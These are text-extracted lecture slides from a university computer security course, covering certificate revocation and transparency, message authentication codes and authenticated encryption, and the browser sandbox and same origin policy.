CSE 484: Computer Security and Privacy

Web Security

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Thanks to Franzi Roesner, Dan Boneh, Dieter Gollmann, Dan Halperin, David Kohlbrenner, Yoshi Kohno, Ada Lerner, John Manferdelli, John Mitchell, Vitaly Shmatikov, Bennet Yee, and many others for sample slides and materials ...

Logistics

- HW2 is due in a week
- Lab 2 will go out relatively soon (next dayish)

Certificate Revocation

- Revocation is <u>very</u> important
- Many valid reasons to revoke a certificate
  - Private key corresponding to the certified public key has been compromised
  - User stopped paying their certification fee to this CA and CA no longer wishes to certify them
  - CA's private key has been compromised!
- Expiration is a form of revocation, too
  - Many deployed systems don't bother with revocation
  - Re-issuance of certificates is a big revenue source for certificate authorities

Certificate Revocation Mechanisms

- Certificate revocation list (CRL)
  - CA periodically issues a signed list of revoked certificates
    - Credit card companies used to issue thick books of canceled credit card numbers
  - Can issue a "delta CRL" containing only updates
- Online revocation service
  - When a certificate is presented, recipient goes to a special online service to verify whether it is still valid
    - Like a merchant dialing up the credit card processor


Attempt to Fix CA Problems: Certificate Transparency

- **Problem:** browsers will think nothing is wrong with a rogue certificate until revoked
- **Goal:** make it impossible for a CA to issue a bad certificate for a domain *without the owner of that domain knowing*
- **Approach:** auditable certificate logs
  - Certificates published in public logs
  - Public logs checked for unexpected certificates

www.certificate-transparency.org

Recall: Achieving Integrity

Message authentication schemes: A tool for protecting integrity.



MAC: message authentication code
(sometimes called a "tag")

Recomputes MAC and verifies whether it is equal to the MAC attached to the message

Integrity and authentication: only someone who knows KEY can compute correct MAC for a given message.

HMAC

- Construct MAC from a cryptographic hash function
  - Invented by Bellare, Canetti, and Krawczyk (1996)
  - Used in SSL/TLS, mandatory for IPsec
- Why not encryption? (Historical reasons)
  - Hashing is faster than block ciphers in software
  - Can easily replace one hash function with another
  - There used to be US export restrictions on encryption


MAC with SHA3

- SHA3(Key || Message)

- SHA3 is designed to get the same safety properties as HMAC constructions


Authenticated Encryption

- What if we want both privacy and integrity?
- Natural approach: combine encryption scheme and a MAC.



Authenticated Encryption

- What if we want both privacy and integrity?
- Natural approach: combine encryption scheme and a MAC.
- But be careful!
  - Obvious approach: Encrypt-and-MAC
  - Problem: MAC is deterministic! same plaintext → same MAC




Authenticated Encryption

- Instead:

  Encrypt *then* MAC.


- (Not as good: MAC-then-Encrypt)




Encrypt-then-MAC

Next Major Topic!
Web+Browser Security

Big Picture: Browser and Network



Where Does the Attacker Live?



Mitigation: SSL/TLS (not covered further)

Mitigation: Browser security model + web app security (this/next week)

Two Sides of Web Security


(1) Web browser

- Responsible for securely confining content presented by visited websites

(2) Web applications

- Online merchants, banks, blogs, Google Apps …
- Mix of server-side and client-side code
  - Server-side code written in PHP, JavaScript, C++ etc.
  - Client-side code written in JavaScript (… sort of)
- Many potential bugs: XSS, XSRF, SQL injection

But at least 3 actors!



User
+
Browser


Network

Browser: All of These Should Be Safe


- Safe to visit an evil website

http://a.com
A.com

- Safe to visit two pages
  - Simultaneously
  - Sequentially




- Safe delegation




Browser: All of These Should Be Safe - Gradescope


- Safe to visit an evil website



- Safe to visit two pages
  - Simultaneously
  - Sequentially



- Safe delegation



Browser Security Model


<u>Goal 1:</u> Protect local system from web attacker

→ Browser Sandbox

http://a.com
A.com

<u>Goal 2:</u> Protect/isolate web content from other web content

→ Same Origin Policy




Browser Sandbox

Goals: Protect local system from web attacker; *protect websites from each other*

- E.g., safely execute JavaScript provided by a website
- No direct file access, limited access to OS, network, browser data, content from other websites
- Tabs and iframes in their own processes
- Implementation is browser and OS specific*

*For example, see: https://chromium.googlesource.com/chromium/src/+/master/docs/design/sandbox.md




	High-quality report with functional exploit	High-quality report	Baseline
Sandbox escape / Memory corruption in a non-sandboxed process	$40,000 [1]	$30,000 [1]	Up to $20,000 [1]

From Chrome Bug Bounty Program

Same Origin Policy

Goal: Protect/isolate web content from other web content

Website origin = (scheme, domain, port)



Compared URL	Outcome	Reason
http://www.example.com/dir/page.html	Success	Same protocol and host
http://www.example.com/dir2/other.html	Success	Same protocol and host
http://www.example.com:**81**/dir/other.html	Failure	Same protocol and host but different port
https://www.example.com/dir/other.html	Failure	Different protocol
http://**en.example.com**/dir/other.html	Failure	Different host
http://**example.com**/dir/other.html	Failure	Different host (exact match required)
http://**v2.www.example.com**/dir/other.html	Failure	Different host (exact match required)

[Example from Wikipedia]

Same Origin Policy is Subtle!

